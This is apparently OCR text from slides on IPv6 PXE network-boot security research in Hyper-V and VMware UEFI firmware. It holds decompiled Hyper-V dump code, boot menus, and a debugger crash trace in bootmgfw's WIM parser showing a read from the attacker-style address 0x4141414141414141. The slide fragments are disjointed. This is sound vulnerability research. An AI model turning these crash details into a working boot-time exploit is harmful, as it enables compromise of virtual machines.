
Set-VMFirmware boottest -PreferredNetworkBootProtocol IPv6



```
>>Start PXE over IPv6...
  Station IP address is 2001:DA8:FF:212:0:0:B362:C674
```

```
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
DXE driver
```


Why choose Hyper-V




```
    LODWORD(v18) = 2;
    v5 = v4->__vftable->TriageDump64::Initialize__MEMORY_DUMP_PARAMETERS__PTR(
           v4,
           (GuestCrashDumpWriter *)((char *)this + 56));
    if ( v5 >= 0 )
    {
      LODWORD(v18) = 3;
      v19 = 0i64;
      v9 = (const WCHAR *)((char *)this + 8);
      v10 = (const unsigned __int16 *)((char *)this + 8);
      if ( *((_QWORD *)this + 4) >= 8ui64 )
        v10 = *(const unsigned __int16 **)v9;
      Vml::VmFile::VmFile((Vml::VmFile *)&v19, v10, v8, *((_DWORD *)this + 11));
      LODWORD(v18) = 4;
      v5 = v4->__vftable->TriageDump64::Write_Vml::VmFile(v4, &v19);// Generate Dump, ?Write@TriageDump64@@UEAAJAEAVVmFile@Vml@@@Z
      Vml::VmFile::Reset(&v19, v11);
      if ( v5 >= 0 )
      {
        v4->__vftable->TriageDump64::GetBugcheckCode_uint(v4, (unsigned int *)&v18);
        v20 = (struct _EVENT_DESCRIPTOR)MSVM_GUEST_CRASH_DUMP_SUCCESS;
        Vml::VmFile::Reset(&v19, v13);
        v5 = 0;
      }
      else
      {
        LODWORD(v18) = v5;
        if ( *((_QWORD *)this + 4) >= 8ui64 )
          v9 = *(const WCHAR **)v9;
        DeleteFileW(v9);
        Vml::VmFile::Reset(&v19, v12);
      }
```

```
000A6275 ?InitiateDump@GuestCrashDumpWriter@@QEAAJI@Z:40 (1400A6275)
```

Why choose Hyper-V




```
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

KMODE_EXCEPTION_NOT_HANDLED (1e)
This is a very common BugCheck.  Usually the exception address pinpoints
the driver/function that caused the problem.  Always note this address
as well as the link date of the driver/image that contains this address.
Arguments:
Arg1: ffffffffc0000005, The exception code that was not handled
Arg2: 000000003e915383, The address that the exception occurred at
Arg3: 0000000000000000, Parameter 0 of the exception
Arg4: 00000000046eece8, Parameter 1 of the exception
bootmgfw!WimpSearchForDirent+0x63:
00000000`3e915383 0fb74364        movzx   eax,word ptr [rbx+64h] ds:0030:41414141`414141a5=????
kd> kf
 #   Memory  Child-SP          RetAddr               Call Site
00           00000000`046eebb0 00000000`3e91461c     bootmgfw!WimpSearchForDirent+0x63
01        40 00000000`046eebf0 00000000`3e90f36a     bootmgfw!WimOpen+0x74
02       100 00000000`046eecf0 00000000`3e90f32c     bootmgfw!FileIoOpen+0x24e
03        a0 00000000`046eed90 00000000`3e90f32c     bootmgfw!FileIoOpen+0x210
04        a0 00000000`046eee30 00000000`3e90ee14     bootmgfw!FileIoOpen+0x210
05        a0 00000000`046eeed0 00000000`3e90da21     bootmgfw!BlpFileOpen+0xe8
06       160 00000000`046ef030 00000000`3ea6084f     bootmgfw!BlFileOpen+0x71
07        70 00000000`046ef0a0 00000000`3e9e903e     bootmgfw!SbeEnumerateFilesInDirectory+0x5f
08        70 00000000`046ef110 00000000`3e8a2214     bootmgfw!BlImgLoadBootApplication+0x21e
09       1b0 00000000`046ef2c0 00000000`3e8a30d0     bootmgfw!BmTransferExecution+0x84
0a       100 00000000`046ef3c0 00000000`3e8a1c46     bootmgfw!BmpLaunchBootEntry+0x25c
```




```
BUGCHECK_CODE:  1e

BUGCHECK_P1: ffffffffc0000005

BUGCHECK_P2: 3e915383

BUGCHECK_P3: 0

BUGCHECK_P4: 46eece8

FILE_IN_CAB:  Memory.dmp

EXCEPTION_PARAMETER1:  0000000000000

EXCEPTION_PARAMETER2:  00000000046ee

READ_ADDRESS:  00000000046eece8
```

VMware ESXi Firmware



```
                         Boot Manager

 Boot normally                          Device Path:
                                        PciRoot(0x0)/Pci(0x16,0x
 EFI Network                            0)/Pci(0x0,0x0)/MAC(0050
 PXEv6__                                5698947C,0x0)/IPv6(0000:
 EFI Virtual disk (0.0)                 0000:0000:0000:0000:0000
 EFI VMware Virtual SATA CDROM Drive (0.0)  :0000:0000,0x0,Static,00
 PXE HTTPv6                             00:0000:0000:0000:0000:0
 PXE HTTP v4                            000:0000:0000,0x40,0000:
                                        0000:0000:0000:0000:0000
 Enter setup                            :0000:0000)
 Reset the system
 Shut down the system

 ↑↓=Move Highlight        <Enter>=Select Entry
```


Support IPv6 boot in firmware and can be configured in UEFI console.



```
▸ SnpDxe                 File            DXE driver
▸ DpcDxe                 File            DXE driver
